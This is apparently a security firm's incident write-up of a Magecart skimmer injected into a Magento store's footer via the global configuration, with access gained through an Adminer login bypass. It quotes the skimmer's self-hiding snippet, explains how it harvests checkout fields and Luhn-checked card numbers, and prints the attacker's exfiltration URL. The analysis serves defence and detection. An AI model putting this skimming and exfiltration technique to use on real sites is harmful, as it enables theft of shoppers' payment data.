

Injecting Magecart into Magento Global Config
At the beginning of June 2020, we were contacted about a breach of a website using the Magento framework that caused a leak of credit card numbers. A thorough analysis of the website identified the webpage’s footer had malicious code added to it.

Figure 1. Malicious Script Injected in the Footer Section of the Compromised Magento Webpage
We found that the Magento's cached CONFIG_GLOBAL_STORES_DEFAULT file also contains the same malicious code.

Figure 2. Magento configuration located at /var/cache within Magento installation directory was also infected
On the compromised web server, we also found an Adminer PHP file – a readily available tool used to remotely manage SQL databases such as MySQL. We will get back to this later on why the attacker used this tool.
Malicious Code Analysis
Before we proceed on how the malicious code got into the compromised webpage’s footer, let us first see what the malicious code does.
The malicious JavaScript code is a very long string, encapsulated inside a
'var d1;d1 = eval('doc' + 'ument');d1.getElementById('qwe123').parentNode.removeChild(d1.getElementById('qwe123'))" id="qwe123"'
Below is a breakdown of this code:
var d1;d1 = eval('document');d1.getElementById('qwe123').parentNode.removeChild(d1.getElementById('qwe123'))where:
getElementById - This method returns the information from the element 'qwe123'
parentNode.removeChild - Returns the removed child node from the Document Object Model (DOM) tree but keeps it in the memory, which can will use later
This piece of code is used to hide itself by removing the whole
The bulk of the rest of the code is highly obfuscated. But after de-obfuscating and prettifying the code, we can clearly see what the JavaScript does.

Figure 3. De-obfuscated Javascript encapsulated inside the element
The de-obfuscated code shown in Figure 3 monitors HTML elements including: input, select, form, button. This code is very dangerous especially when injected into a web store’s check out page. Once a customer enters information into the page and clicks anywhere else, it begins to iterate all of the monitored elements from the HTML form for user inputs. The collected data are then joined together to form one string of URL encoded parameter format. For example:
billing[address_id]=340982&billing[create_new_account]=1%2F&billing[country_id]=United%20States
&billing[save_in_address_book]=1&billing[use_for_shipping]=1&billing[use_for_shipping]=0&shipping
[country_id]=United%20States&shipping[save_in_address_book]=1&shipping_method=cpshipping_cpshipping
&payment[method]=authorizenet&payment[cc_type]=Visa&payment[cc_number]=4111111111111111
&newsletter=1&grand_total_value=77.98&cart[162000][qty]=1&remove=0&cc=4111111111111111
Credit card data are also checked and validated using the Luhn algorithm and appended in the string as parameter variable “cc”.
From this point, collected data is exfiltrated to the attacker's host tunneled through an HTTP GET parameter.
https://congolo.pro/folder/ip/zxc.php?r=r{random}&{exfiltrated data}&cc={credit card number}
Footer Infection
So how did the JavaScript get injected into the webpage’s footer? Short answer, Magento’s global configuration.
Magento’s global configuration plays an important role in an online store that uses the Magento framework. This is where a Magento administrator configures different scopes in the framework, including catalogs, reports, customer configuration, web theme/design, among others.
However, this configuration can be easily manipulated after the webserver gets compromised
The screenshot below shows Magento’s design configuration page, where an admin can set the Footer section of the webpage. The footer specifically defines the Copyright notice. But we can also add a <script> element into this field.

Figure 4. Magento's Design Configuration Page
And once this is cached by Magento, the copyright notice including the script gets injected to every page of the Magento website:

Figure 5. Copyright notice including the <script> element we added is injected to every page of the website
We mentioned earlier that the attacker used a SQL management tool called Adminer on the compromised web server. The attacker used adminer.php in the server and pointed it to the attacker's own MySQL database. The tool has a vulnerability that allows bypassing the login screen for adminer.php by using the attacker’s database credentials. Once logged in, the attacker can access the compromised webserver’s local database instead of the attacker’s database. The attacker then leverages the information gained from the database to access the admin portion of the Magento website. The attacker may then potentially directly access and modify the Magento configuration from the database.

Figure 6. Using Adminer to edit Magento Configuration
How the web server got compromised is still being investigated. But looking at the access.log, we saw that other individuals had been scanning for iterations of adminer.php both before and after the attack. Also, the customer was using an old version of Magento (specifically version 1.9.4.3) and there are more than a dozen known security vulnerabilities that affect this version.
Conclusion
This attack shows the relative ease in which a Magento system can be compromised to inject malicious JavaScript into web pages. The only reliable way of preventing Magecart is to detect, fix, and harden the security of websites. There are currently a few tools online that can help with these three steps:
Detect/Fix
- https://levelblue.com/services/penetration-testing/ (Web application scanning)
- https://github.com/gwillem/magento-malware-scanner
- https://github.com/gwillem/magevulndb
- https://github.com/steverobbins/magescan
- https://www.magereport.com/
Harden
Additional Reading